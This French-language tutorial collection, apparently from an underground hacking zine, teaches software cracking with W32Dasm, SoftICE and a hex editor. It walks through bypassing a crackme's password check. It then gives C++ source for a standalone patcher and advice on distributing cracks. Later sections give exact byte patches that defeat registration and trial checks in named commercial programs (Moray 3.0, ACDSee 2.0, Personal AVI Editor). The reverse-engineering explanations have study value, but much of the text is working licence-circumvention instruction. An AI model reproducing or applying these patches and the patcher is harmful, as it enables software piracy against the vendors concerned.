(16)* Reference To: USER32.MessageBoxA, Ord:01BEh           ; Appelle l'API MessageBoxA pour
                                                            ;afficher le message "Mauvais
                                                            ;mot de passe !"

:004013BF        FF1598404000        Call dword ptr [00404098]

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|  :00401323(C), :00401345(C)
|
:004013C5        33C0                xor eax, eax
:004013C7        83C420              add esp, 00000020
:004013CA        C21000              ret 0010               ;retourne au programme (repasse
                                                            ;la main à Windows) pour gérer
                                                            ;d'autres évènements
```

Donc, plus clairement, on se trouve face à ce schémas de protection :

(1)- Click sur le bouton OK
(2)- GetDlgItemTextA récupère le contenu du champs de texte, cad le mot de passe que vous avez entré
(3)- Le vrai mot de passe (2057) est mis dans esi
(4)- On rencontre l'équivalent de notre fonction strcmp en assembleur : les 2 chaines (le mot de passe entré et le vrai) sont comparées caractere par caractere. Dès lors il y a 2 possibilités :
- le test cmp dl, bl affirme que les 2 caracteres sont différents donc que les mots de passe le sont; le programme jump en 00403391 (jne 00403391), branchement qui peut se faire aussi bien en (5a) qu'en (5b)
- le test test cl, cl nous indique que nous sommes arrivés à la fin d'une des deux chaines sans avoir quitté la boucle, c'est donc-que les 2 chaines de caracteres sont identiques, et donc que le mot de passe entré est bon. Le programme jump alors en (6) vers 004

0138D
\# (7)- On arrive là uniquement si le mot de passe est correct
(8)+ le xor eax, eax met eax à 0
(9)+ le jmp 00401396 nous fait éviter la routine mauvais mot de passe (10)

\# (10)- On entre dans la routine Mauvais mot de passe appelée en (5a) ou en (5b)
(11a)- le sbb eax, eax met eax à 0
(11b)- et sbb eax, FFFFFFFF soustrait 4294967295 (FFFFFFFF en hexadécimal) à eax d'où eax= -4294967295

(12)- C'est LE JUMP CONDITIONNEL qui décide si le mot de passe est bon :
- Si eax n'est pas égal à 0 (jne->jum if not egal), ce qui se produit lorqu'on vient de directement de (11b) alors on jump à 004013B8 (15)
ce qui affiche "Mauvais mot de passe !" en (16) et ret 0010 retourne au programme (repasse la main à Windows) pour gérer d'autres évènements
sinon on continue en (13) et on affiche "Mot de passe correct !" en (14) avant de rendre la main au program-

programme avec ret 0010
Ca ne vous rappelle pas le schémas de notre test conditionnel en C++ ?

Dead Listing

La phase de désassemblage terminée, il faut passer au crack proprement dit : cad repérer les instructions à modifier pour changer la facon dont le programme s'exécute, donc pour qu'il accepte n'importe quel mot de passe.
Note : lorsque vous effectuez la recherche du code hexadécimal d'une instruction dans un programme, il est conseillé de l'accompagner
de ceux des autres instructions à proximité, pour la simple et bonne raison qu'il peut exister à plusieurs endoits dans le programme. Par exemple dans le cas où on rechercherait le jump conditionnel jne 004013B8 de code hexadécimal 7515 :

D'abord, on regarde les instructions aux alentours et on note leurs codes hexadécimaux :

```
:0040139C    6860504000    push 00405060    ; on note le code hexadécimal de
                                             ;l'instruction : ;6860504000
:004013A1    7515          jne 004013B8     ;on note le code hexadécimal de
                                             ;l'instruction ;que l'on recherche
                                             ;: 7515
```

Et enfin on les met bout à bout, ce qui nous donne la séquence hexadécimale suivante : 68605040007515. Maintenant, si vous recherchez ca à la place de 7515, votre recherche à beaucoup plus de chance d'aboutir au bon endroit du premier coup.

Comme nous l'avons vu ci-dessus, le jump décisif s'effectue en 004013A1 :

```
(12):004013A1    7515    jne 004013B8
```

On pourrait etre tenté de d'inverser ce jump, ce qui donnerait 7415 je 004013B8, mais il existe toujours la possibilité que la personne entre le vrai mot de passe, il serait alors dans ce cas le seul à etre refusé.
LA SOLUTION est plus simple : il suffit que le jump vers 004013A1 n'aie jamais lieu pour que le mot de passe soit toujours accepté. Nous allons donc nopper ce jump, c'est à dire l'annuler, en le remplacant par l'instruction assembleur nop (instruction nulle). Pour cela, il suffit de remplacer 7515 (code hexadécimal de jne 004013B8) par 9090, c'est à dire 2 fois le code hexadécimal de nop.
Ouvrez CrackMe.exe avec votre héditeur hexadécimal et recherchez en hexadécimal 68605040007515 (à ce propos, en hexadécimal il faut que vous fassiez attention à ne pas prendre le 0 : zéro pour la lettre O majuscule qui n'existe pas en hexa).
Une fois que vous y etes, remplacez 68605040007515 par 68605040009090 et enregistrez.
Voila, le programme est cracké, tout mot de passe entré est interpreté comme correct.

PARTIE 2

Diffusion du crack

Vous aurez peut etre envie de diffuser un programme que vous avez cracké. Mais parfois ils peuvent atteindre des tailles de plusieurs Mo, meme zippés,ce qui est long à transmettre, surtout par modem ;) En fait il existe un bon moyen pour pallier à ce genre de problème : l'utilisation de cracks. Les cracks sont de petits programmes (en général moins de 100 Ko) qui modifient le programme à cracker bit par bit comme vous le feriez avec un héditeur hexadécimal.

Leur programmation est relativement simple en C/C++. Voila, en premier lieu, les sources du crack de CrackMe.exe :

```
//###
//                                                    Le programme <CrackerK> v1.0 en C++
//Pour réussir du premier coup à compiler utilisez (heum..., j'ai honte de le dire ;) plutot Micro$oft Visual C++
//- Créez un projet application console, choisissez un "A simple application" et collez ces sources dans la feuille principale.
//- Appuyez sur F5 pour compiler et lancer le prog
//- Enjoy !!

#include "stdafx.h"
#include "stdio.h"
#include "fstream.h"
#include "conio.h" //pour getchar

int main(int argc, char* argv[])

{
    try             //debut du bloc try, bloc de gestion d'erreur (en basic ca équivaut en gros à On erro goto GestionErreurs)
    {
    printf("      -= CrackerK. v1.0 by KicKEr =-\n");     //}                    ;)
    printf("      kickerman@caramail.com\n\n\n");         //}                    ;)
    ofstream ofs("CrackMe.exe", ios::in|ios::binary);     //(1) Ouvre le fichier CrackMe.exe en mode binaire

    if(ofs.fail()){     // Si erreur, alors explications ...
                        printf("Erreur a l'ouverture du fichier CrackMe.exe\n\n");
                        printf("Veuillez verifier :\n");
                        printf("- que vous avez bien place ce crack dans le meme repertoire ");
                        printf("que le fichier \nCrackMe.exe\n");
                        printf("- que le fichier CrackMe.exe n'est ni en lecture seule
ni en fichier cache\n\n");
                        return 0;                         //Quitte et renvoie 0
    }

    printf("Fichier CrackMe.exe ouvert...\n");            // affiche Fichier CrackMe.exe ouvert... à l'écran

    int pos = ((0x13a*16)+1);                             // (2) Calcul le No de l'octet débutant la séquence à patcher
    ofs.seekp(pos) ;                                      // (3) Positionne le "curseur" d'écriture dessus

    printf("Positionnement sur le debut de la sequence d'octets a patcher : en %Xh \neffectue ...\n",pos);
                                                          //Affiche le msg
    //Note : le spécificateur de format %Xh permet d'afficher un nombre décimal en hexdécimal (ici pos)

    __int8 aCrack[] = {0x90, 0x90};                       // (4) tableau stoquant les octets à écrire| note : __int8 a deux fois
                                                             _;)
    ofs.write( (char*) aCrack, sizeof(aCrack));           // (5) écris ces octets à la suite, par dessus ceux à patcher
    printf("\nOctets patches !\n");
    ofs.close();                                          //Ferme le fichier
    printf("Crack termine avec succes : OK !\n\n");
```

```
    printf("Appuyez sur une touche pour continuer ...\n");

    int wait = getch();                                    //Attend que la personne appuie sur une touche
    }

    catch(...){  //Intercepte toutes les erreurs survenue dans le bloc try
                                                           printf("Une erreur est survenue pendant le crack ...\n");
                                                           printf("Impossible de cracker.\n Bye !");
                                                           return 0; //Quitte et renvoie 0
    }

    return 0; //Quitte le programme : tout s'est bien passé.
}
//###
```

Le principe du crack :
Comme nous l'avons vu plus haut, les octets '75' et '15' en hexadécimal du jump décisif jne 004013B8 (cf partie 1) deviennent respectivement '90' et '90' (toujours en hexadécimal). Mais si le patch avec un éditeur hexadécimal ne requiert que la séquence hex. à modifier pour la localiser parmis tout le reste du programme, le crack #par programmation# reste moins simple à mettre en place : la recherche et la localisation des octets à modifier requiert un algorythme avancé, ce qui n'est pas abordable dans un tutoriel qui se veux accessible aux débutants. Alors une fois de plus j'ai du faire un choix (c mon-choix ;) : un compromis entre la simplictité d'une part et la rapidité et l'agréabilité(!) d'emploi d'autre part : le repérage des octets à patcher n'est pas obtenu par une recherche au moment de l'exécution dans le fichier mais par le codage en dur de leur position depuis le début du fichier dans notre crack.
Bon, c'est dur d'etre clair, prenons un exemple et vous allez comprendre. Mettons que nous ayons ouvert un fichier avec un éditeur hex. et que ca nous donne ca : (Pour recréer l'expérience, mettez "Tutoriel par KicKEr : Art Of Cracking" dans un fichier texte et ouvrez le avec votre éditeur hex)

Offset	Hexadécimal	String
0	54 75 74 6f 72 69 65 6c 20 70 61 72 20 4b 69 63	Tutoriel par KicKEr :
1	4b 45 72 20 3a 20 41 72 74 20 4f 66 20 43 72 61	Art
2	63 6b 69 6e 67 00	Of Cracking

Remplacement

Mettez que nous voulions patcher ce fichier et remplacer "KicKEr" par "xyzefg". Avec votre éditeur vous iriez sur la lettre K et vous taperiez xyzefg, ce qui transformerait 4b 69 63 4b 45 72 en 78 79 7a 65 66 67(je ne l'ai pas inventé, tapez le vous meme et vous verrez).

Avec le crack, c'est une autre histoire, la méthode diffère. En premier lieu, il faut positionner le "curseur d'écriture" dans le fichier sur 4b (lettre K) et ensuite écrire les nouveaux octets par dessus les anciens. Ainsi KicKEr devient progressivement : 0-KicKEr 1-xicKEr 2-xycKEr 3-xyzKEr 4-xyzeEr 5-xyzefr et enfin 6-xyzefg.

Jusque là, rien de bien compliqué. Mais le plus dur reste à faire : pour positionner le "curseur d'écriture" sur 4b il faut que nous sachions quel est sa position par rapport au début du fichie (en gros : "c'est le 'combientième' octet depuis le début

du fichier ?"). 'On peut compter !', celle là je la vois déjà arriver. Ok, ca marche avec les tout petits fichiers mais pas avec les .exe normaux. Ce fichier fait 37 octets (je fait confiance à Windowz), mais imaginez un exe de 100 Ko ! Environ 102 400 octets ! (1024x100 ;).
Donc LA technique c'est de trouver une formule qui permet de trouver le No de l'octet par rapport au début du fichier en connaissant seulement l'offset (ici 0) et la position du premier octet à patcher dans cet offset. On sait qu'il ya 16 octets par ligne (cf schémas ci-dessus) et que le 1er offset commence à 0, le second à 1,... On tire rapidement la formule (enfin surtout moi ;) : Numéro de l'octet = (Offset x 16) + éloignement du bord de l'offset - 1. Ainsi si nous voulons savoir quel est le Numéro de l'octet 4b (le 1er K de KicKEr) :
Numéro de l'octet 4b = (0 x 16)+ 14 - 1 =14 - 1 = 13. En fait si vous comptez vous tombez sur 14, mais le compte des octets s'effectue à partir de 0 et non de 1, c'est donc le 14ème mais c'est le numéro 13. De facon analogue, Numéro de l'octet 3a(les :)= (1x16)+5-1=16+4=20 (bien que ce soit le 21e).

La formule marche parfaitement, passons maintenant à ce qui nous intéresse vraiment: le Numéro de l'octet 75 de jne 004013B8 dans CrackMe.exe premièrement recherchons son offset : avec votre éditeur hex cherchez 68605040007515 (cf partie 1 pour ceux qui sont perdus), vous tombez sur ca :

Offset	Hexadécimal	String
139	05 1b c0 83 d8 ff	ÀƒØÿ^[...Àj
	5e 5b 85 c0 6a 00 | 68 60 50 40	.u_hHP@.ÿ_¯@@
13a	00 75 15| 68 48 50 40 00 6a 00 ff 15 98 40 40 00	

Placez vous sur la seconde ligne(là ou il y a 7515). Tout à gauche de l'écran vous pouvez voir 13a (si il y a 13a0 enlevez le 0 c'est en trop) et bien c'est l'offset, mais en hexadécimal donc convertissez le en décimal (utilisez la calculatrice de Windows en mode scientifique), ce qui nous donne 314 en décimal (en C vous pouvez directement mettre le nombre en hex. dans une équation, il suffit de le faire précéder de 0x comme ceci : 0x13a)

Maintenant comptons l'éloignement du bord de l'offset de 75 : deux. Et grace à la petite formule :
Numéro de l'octet 75 = (314x16)+2-1=5024+1=5025 et voila, pas plus compliqué que ca !! Vous venez de comprendre à quoi sert l'instruction int pos = ((0x13a*16)+1); //(2) dans le programme CrackerK !

Certaines instructions méritent quelques explications :

- ofstream ofs("CrackMe.exe", ios::in|ios::binary); //(1) Ouvre le fichier CrackMe.exe en mode binaire pour l'écriture. fos restant un identificateur permettant d'accéder plus tard au fichier pour l'écriture par exemple..
- int pos = ((0x13a*16)+2-1); //(2) Notre fameuse formule qui calcule le No de l'octet 75 débutant la séquence à patcher (=5025)
- ofs.seekp(pos); //(3) Positionne tout simplement le "curseur" d'écriture sur l'octet 75 de No d'octet 5025, la prochaine opération d'écriture dans le fichier aura lieu à partir de cet octet voir {Remplacement}.
- __int8 aCrack[] = {0x90, 0x90}; // (4) tableau stoquant les octets à écrire : ici on stoque les valeurs 0x90 et 0x90 c'est à dire deux fois la valeur 90 en hexadécimal. Le 0x (zéro et lettre x) est une convention pour désigner une valeur hex dans tout programme C. Si vous voulez stoquez plus de valeurs par exemple modifier les octets lors de l'écriture par 147590 et bien vous devez remplacer :
- __int8 aCrack[] = {0x90, 0x90}; par __int8 aCrack[] = {0x14, 0x75, 0x90};
Note j'utilise un __int8 c'est à dire un small integer codé sur 8 bits, donc sur un octet car c'est le format idéal pour écrire
- ofs.write((char*) aCrack, sizeof(aCrack)); // (5) écris les octets contenus dans le tableaux aCrack à la suite, par dessus ceux à patcher.

Pour les curieux, le prototype de write est : ofstream::write(const E *s, streamsize n);, ce qui implique donc de caster aCrack en chaine de caracteres, en pointeur sur char grace à (char*) aCrack et de donner la taille à écrire dans le fichier grace à sizeof(aCrack).

- Et enfin int wait = getch(); attend que la personne appuie sur une touche et la stoque dans wait. J'utilise getch() pour que la personne aie le temps de voir les messages à l'écran avant que le programme ne quitte.

Une dernière chose, pour les programmes qui nécessitent plusieurs patchs dans des endroits différents, voila la marche à suivre :

```
// 1er patch
prinf("1er patch ...");
int pos1 = ((???*16)+Eloignement -1);          // (2) Calcul le No de l'octet débutant la 1ère séquence à patcher
ofs.seekp(pos1);                               // (3) Positionne le "curseur" d'écriture dessus
__int8 aCrack1[] = {0xValeurHex, 0xValeurHex};
ofs.write( (char*) aCrack1, sizeof(aCrack1));  // (5) écris ces octets à la suite, par dessus ceux à patcher
```

```
//2eme patch
prinf("2eme patch ...");
int pos2 = ((???*16)Eloignement -1);          //(6) Calcul le No de l'octet débutant la 1ère séquence à patcher
ofs.seekp(pos2);                              //(7) Positionne le "curseur" d'écriture dessus
__int8 aCrack2[] = {0xValeurHex, 0xValeur Hex,.....};  //.. bref vous pouvez en mettre plus si vous le désirez ...
ofs.write( (char*) aCrack2, sizeof(aCrack2));  // (9) écris ces octets à la suite, par dessus ceux à patcher

//3eme patch... et ainsi de suite.. en gros changez le nom des variables comme je l'ai fait.

prinf("Crack terminé !!");
```

[THE END]

Bon, pour conclure cet article qui fait pres de 30ko (- je vous laisse réfléchier à combien ca fait d'octets -), sachez qu'il existe deux sortes de crackeurs :
-les crackeurs qui mettent leur savoir au service du piratage, pour l'argent ou le fun et -ceux qui pratiquent le reverse engeneering par plaisir, souvent par jeux et qui sont des crackeurs 'positifs', aidant parfois au développement de nouvelles protections. La distinction n'est pas tres marquée tout simplement parce que la grande majorité des crackeurs que vous rencontrerez sur le web seront ceux qui s'affichent en tant que crackers de la première catégorie, et non des reverseurs qui préfèrent garder le silence. Pensez y, ne vous méprenez pas sur mon compte, ne vous méprenez pas sur leur compte.
Et pour finir, quelques urlz pour que vous puissiez trouver un peu d'aide si besoin :
-www.Multiprog.fr.st : mon site, avec des tutoriels sur comment programmer vos propres outils de hack, de crack et des articles sur plusieurs thèmes pour ceux qui débutent en programmation, aussi bien C/C++, PHP, Basic, ...
-www.Hackoustik.org : le site officiel du zine underground Hackoustik. Venez télécharger le #2 !

```
'//Begin PGP Fake
pgp = "Hsffu{!up![zdlfs-!Tojqfs-!UIF!MPSE-!Ebsl`Bohfm-!upvu!mf!dsfx!e(Ibdlpvtujl/psh!fu!upvu!dfvy!
rvf!kf!o(bj!qbt!qv!djufs!gbvuf!ef!qmbdf/"
For i = 1 To Len(pgp)
a = (Asc(Mid(pgp, i, 1)) - 1)
gz = gz + Chr(a)
Next i
Msgbox gz
'//End PGP
```

Knowledge is power !
greetz to 2057 !
By KicKEr.
kickerman@caramail.com

[EOF]

Cracking : Briefing

Pour cracker, il faut utiliser des débuggers (ils aident à corriger les défauts des programmes). Leur principe est simple: résider en mémoire et tracer le programme, en décomposant le code en assembleur. L'assembleur est un langage très proche de la machine mais quand même compréhensible par l'homme (pour une fois qu'on comprend un langage machine...).

Un des plus connu est Softice (pour dos, windows 3.1 et 95/98), qui peut être appelé à partir de windows sur une simple combinaison de touches (ctrl + d). Seulement, si vous lancez votre programme et que vous appelez Softice vous avez 1 chance sur beaucoup de tomber sur l'endroit de votre programme (c'est embêtant ça ! !)... La cause : le multitâche... vous avez toutes les chances de tomber dans un recoin de win... Donc, si on veut tomber sur un endroit du programme, il y a 2 méthodes : soit on recherche dans la liste de processus l'adresse hexa du programme, et on y pose un breakpoint (quand le processeur exécute le prog et qu'il arrive a l'endroit du breakpoint, ca gèle le prog et on se retrouve sur Softice à l'endroit désiré), ou alors on pose directement un breakpoint sur une instruction bien précise... Maintenant, il ne reste plus qu'à cracker le programme. C'est ce qu'il y a de plus dur, vous vous en doutez...

Bon bref une fois que vous avez réussi à vous arrêter juste avant l'endroit qui vous pose problème, il ne vous reste plus qu'à "suivre" le programme et analyser le code assembleur pour savoir où se trame la chose...

Au départ, on commence à chercher où est passé son nom et son pass (faut bien un début à tout !)... En général, vous avez juste un jz (saut si le registre est égal à zero) ou un jnz (saut si non égal à zero) à changer par un jmp (jump, saut sans conditions) mais le plus dur c'est de trouver lequel est le bon. Bon si on arrive à trouver l'endroit qui bloque (c'est bien !), il y a juste à remplacer l'ancienne instruction par la nouvelle... Tout est en mémoire, donc on relance le programme et hop si ca marche c'est bon ! (Ouais ! ! ! je suis une puissance bienfaisante en informatique ! ! !) Attention les modifications faites par le debugger ne sont pas définitives, elles servent juste à voir si le truc marche. Donc le cracker aura intérêt à noter l'adresse hexadécimale de l'instruction, ou alors, noter 5-6 octets qui entourent cette instruction, sinon, y'à plus qu'à tout recommencer (ah, non ! ! Putain, fait chier)... On lance ensuite son éditeur hexadécimal, on ouvre son programme avec, et on fais une recherche avec les octets qu'on a notés dans le fichier (si on n'en prend qu'un seul on serait emmerdé puisque le programme peut contenir des milliers de fois ce même octet), ou alors on se rend directement à l'adresse hexa de l'instruction... Il ne reste plus qu'à la changer, enregistrer son oeuvre et relancer son prog.

Et... oh miracle ! ! ! Le crack marche comme par magie ! Enfin non, grâce aux heures de travail :-)

Remarque: Il faut connaître un minimum d'assembleur, c'est toujours un atout de taille pour un cracker, mais la on devrait s'en tirer pas trop mal...


Mais bon. Si vous êtes un lecteur assidu de HZV, vous le savez déjà... Maintenant, il est temps de mettre la main a la pâte. Et oui. J'ai déjà fait des tut de cracking, mais les logiciels étaient un brin ancien. La, je fais dans le plus récent, donc intéressant la majorité. C'est parti ! ! !

Moray 3.0

Avant tout voyons les outils dont vous aurez besoin:

- HexWorkshop:
Ce logiciel est un éditeur hexadécimal qui permet de modifier les codes des instructions sans avoir à tout recompiler.

- W32Dasm V8.9:
Ce logiciel permet de désassembler les programmes que vous voulez crackez, c'est à dire de transformer les chiffres



illisibles du fichier exécutable en instructions assembleurs beaucoup plus compréhensible par l'homme.

Bon on va commencer avec Moray V3.0 (en freeware), c'est un modeleur pour le moteur 3D P.O.V. Ah... POV... Toute ma jeunesse... Je passais des heures devant ce progz a faire des sphères se reflétant dans des damiers... C'etait fendard... M'enfin. Tout le monde s'en fout. Mais c'est un bel outil, et le registerer serait pas mal.
D'abord on lance Moraywin et on observe... Il faut attendre 6 secondes, une fois écoulés on va dans Help puis Register et on entre un nom et un serial bidon (123456 par exemple). Et là ce salaud de programme nous dit "Registration Failed" et "Please make sure etc". Bon on retient puis on copie le fichier Moraywin.exe dans un autre répertoire (si on le copie pas et qu'on merde, on n'a plus de programme donc c'est mauvais...) et on le désassemble avec W32Dasm 8.9. Une fois ce désassemblage fini vous allez dans search ->Find Text et vous tapez allez "Please Make" et vous atterrissez normalement là:

```
:0051D5C0 E83CA6FEFF call 00507C01 //Appelle la
procédure de Vérification du Pass
:0051D5C5 83C404 add esp, 00000004
:0051D5C8 85C0 test eax, eax        //teste eax
:0051D5CA 7544 jne 0051D610         //si pas à 1 jump
:0051D5CC 8B4508 mov eax, dword ptr [ebp+08]
:0051D5CF 50 push eax

//C'est pas bien ! ! ! Pas le bon pass ! ! !

* Reference To: KERNEL32.DeleteFileA, Ord:004Eh
|
:0051D5D0 FF15C4005C00 Call dword ptr [005C00C4]
:0051D5D6 6A00 push 00000000
:0051D5D8 6A00 push 00000000

* Possible Reference To String Resource ID=41201: "Plea-
se make etc..."

:0051D5E0 68F1A00000 push 0000A0F1
```

A la ligne 0051D5CA il y a un jump conditionnel, et on voit plus bas que si celui-ci n'a pas lieu le message d'erreur s'affiche.... donc il FAUT que ce jump ait lieu. Donc une petite modification s'impose, il faut changer ce saut conditionnel en jump. Pour ça il suffit de changer le premier code du saut (75). Pour cela nous lançons HexWorkshop et nous recherchons la chaine hexadécimale: "75448B450850FF15" et nous modifions le premier code (75) en jump, c'est à dire EB. Pour finir on lance ce cher programme on va dans Help ->Register on tape un nom, puis un serial bidon et clique sur ok :) et la miracle ! ! !, le logiciel se recharge et plus d'écran qui vous fait attendre 6 secondes, et si vous allez dans help ->about il est écrit Registered To : votre nom. Magique non ?
OK. C'était simple, j'en vois qui ne suivent pas au fond. Tsss... Jeunesse insouciante. Soit. On va faire un peu plus tendu maintenant.

Acdsee 2.0

Cette fois c'est Acdsee V2.0 que nous allons cracker .

Bon y va falloir bosser . Alors pour commencer vous installez Softice. Dans Softice (appuyez sur Ctrl+D pour y rentrer) vous aurez besoin de mettre plusieurs options qui vous permettront de voir plus de choses:
- CODE ON
- DATA
- R
voilà 3 trucs que vous devrez tapez à chaque fois pour avoir tout ce dont vous avez besoin sous les yeux.

Alors, lancez acdsee et comme d'ab allez dans help->register et là il vous demande un code et un nom... Donc on fait un ptit Ctrl+D et on est sous Softice, vous tapez alors TASK pour savoir sous quel nom tourne acdsee... Normalement il devrait fonctionner sous le nom "Acdsee32". Pour savoir les différents sous-objets qui composent cette application vous tapez HWND Acdsee32 et vous obtenez une liste. Dans cette liste il y a 2 edit qui sont en fait les zones où vous écrivez votre nom et votre serial (Oooooohhh ! !). Vous relevez donc un des Window Handle (le nombre le plus à gauche) de type edit et vous tapez un ligne comme celle-ci:

BMSG XXXX WM_Gettext
en remplaçant bien évidemment le numéro XXXX par le window handle du edit... Bon, on suit ou on change d'article...

C'est pas sérieux ca...

Nous venons de poser un breakpoint qui arrêtera le programme et lancera Softice quand Acdsee32 enverra le message WM_Gettext à la boite de dialogue (pour récupérer le texte quoi)...

Donc nous rentrons un nom et un sérial bidon et on appuie sur OK, Softice apparaît, on appuie sur Ctrl+D car de toute façon le programme n'a pour le moment que récupéré le nom... Softice break encore et là vous appuyez sur F12 le temps de revenir dans le code du programme acdsee qui devrait se trouver dans les 0137:004XXXXX ou un truc comme ça...

Plus exactement vous devriez avoir le code suivant devant les yeux:

```
lea eax, [esp+38]     ;Met l'adresse du pass dans eax
lea ecx, [esp+18]     ;Met l'adresse du nom dans ecx
push eax
push ecx              ;Met sur la pile
call 00402FC0         ;Verifie le pass
add esp,08
test eax,eax
jle 0040372A          ;Si méchant garçon fait le jump
```

Ici si vous essayez de nopper le jump (remplacer le saut par l'instruction NOP = No Operation qui justement ne fait rien) le logiciel vous dira "merci de vous être enregistré" mais il ne s'enregistrera pas... Donc nous allons devoir étudier plus en profondeur le premier call. Pour cela vous mettez un break en double-cliquant sur le call dans Softice... donc vous recliquez sur Ok et Softice break, là vous rentrez à l'intérieur du call en appuyant sur F8.

Bon dans cette boucle le premier call vérifie si le nom fait plus de 5 caractères, si oui il met eax à 1 si non il met eax à 0. Et juste après ce call il fait un ret (retour) si eax = 0 (ouch!! Je viens de cramer la moitie de mes neurones). Ensuite le programme ne fait plus qu'un call et retourne d'où il vient...donc ce call là vérifie le password... mais si vous rentrez dans ce call l... vous vous rendrez vite compte que la procédure est assez complexe....

Mais regardez juste après ce call il y a quelques trucs intéressants:

```
call 00421750         ;Voici donc le jump qui vérifie le serial
add esp, 0000000C
cmp eax, 00000001 ;Hoooo comme c'est intéressant :)
                      ;Il compare deja eax =)
sbb eax, eax
pop esi
inc eax
ret                   ;Puis il retourne du call
```

Et oui il compare déja eax pour voir si le sérial est bon... et cette comparaison a pour conséquence de modifier le contenu de eax en dessous.

Donc nous avons cette comparaison à modifier:

```
83 F8 01 cmp eax, 00000001
```

en


```
83 F8 00 cmp eax, 00000000
```

Et voilà c'est fait. Bon, c'était un peu plus tordu que la-haut. Mais j'ai chauffé votre cerveau à blanc. OK. Dans le violent maintenant avec :

Personal AVI editor
(ouah ! ! Déjà le troisième ! On taffe super vite !)

Bon cette fois nous allons nous en prendre à un programme qui s'appelle Personal Avi Editor V1.5 qui est en fait une sorte de Adobe Première mais beaucoup moins puissant (ah !ah ! !), un outils pour manipuler les vidéos quoi....

Bon premier réflexe du crackeur, on désassemble Pae.exe pour avoir le programme vu dans son ensemble et on regarde et recherche les choses intéressantes... Première chose allons dans string référence, voyons: "Your Trial and Registration has expired". Intéressant mais il existe plusieurs références donc ce n'est pas la bonne solution (merde ! !)... Dialog références, Menu références, rien d'intéressant là non plus (c'est pas de bol ! !)...



La chose n'ayant pas porté ses fruits on va utiliser une autre méthode, nous allons augmenter la date de windows pour que le message indiqué plus haut apparaisse, on essaye et... ça marche ! (c'est super) Bon nous allons ici utiliser un outil offert avec Softice qui est le Symbol Loader, ce programme permet de lancer softice dès le démarrage du programme... Donc vous allez dans Fichier ->Open Module et vous choisissez Pae.exe. Une fois cette opération effectuée vous allez dans Module ->Load, il vous demandera si vous êtes sur de vouloir le lancer et vous répondez ? Bah, oui.

A partir de ce point là, Softice apparaît et vous tracez dans le programme comme un fou jusqu'à ce qu'apparaisse la boite de dialogue, là vous cliquez sur Ok et Softice apparaît. Maintenant vous regardez l'endroit auquel vous vous trouvez et vous observez le code qui précède :

```
cmp byte ptr [4E9A], 00   ;compare la mémoire 4E9A
avec 00
je 7E76                   ;si égal le nag-screen n'apparaît
pas
<ici code pour le nag-screen>
```

Donc si 4E9A est égal à 0 plus de nag-screen, intéressant ça... Mais où donc est initialisée la valeur de 4E9A ???

Pour le savoir, rien de plus simple, vous allez dans W32Dasm, vous cliquez sur Search ->Find Text et vous regardez... Vous tombez directement sur qqchose de très intéressant :

```
mov byte ptr [4E9A], al   ;met le registre al dans 4E9A
xor ax,ax                 ;met ax à 0
```

Et alors là, comme dans un rêve, la solution éblouissante apparaît aux yeux du crackeur : Si 4E9A est à 0 plus de nags screen... et donc si nous inversons les 2 deux instructions 4E9A est à 0 ! ! ! ! !

Il suffit donc de changer les bytes suivants:

A2-9A-4E-31-C0

en

31-C0-A2-9A-4E

